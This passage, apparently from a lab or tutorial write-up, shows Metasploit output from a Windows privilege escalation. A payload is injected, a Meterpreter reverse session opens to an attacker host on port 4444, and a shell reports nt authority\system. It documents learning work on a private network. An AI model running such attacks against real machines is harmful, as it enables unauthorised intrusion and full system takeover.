[*] Payload injected. Executing exploit ...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (200262 bytes) to 192.168.0.31
[*] Meterpreter session 5 opened (192.168.0.50:4444 → 192.168.0.31:55510) at 2021-02-28 15:38:37 -0500

meterpreter > shell
Process 5344 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Here we can see, now I have the root privilege for this windows machine.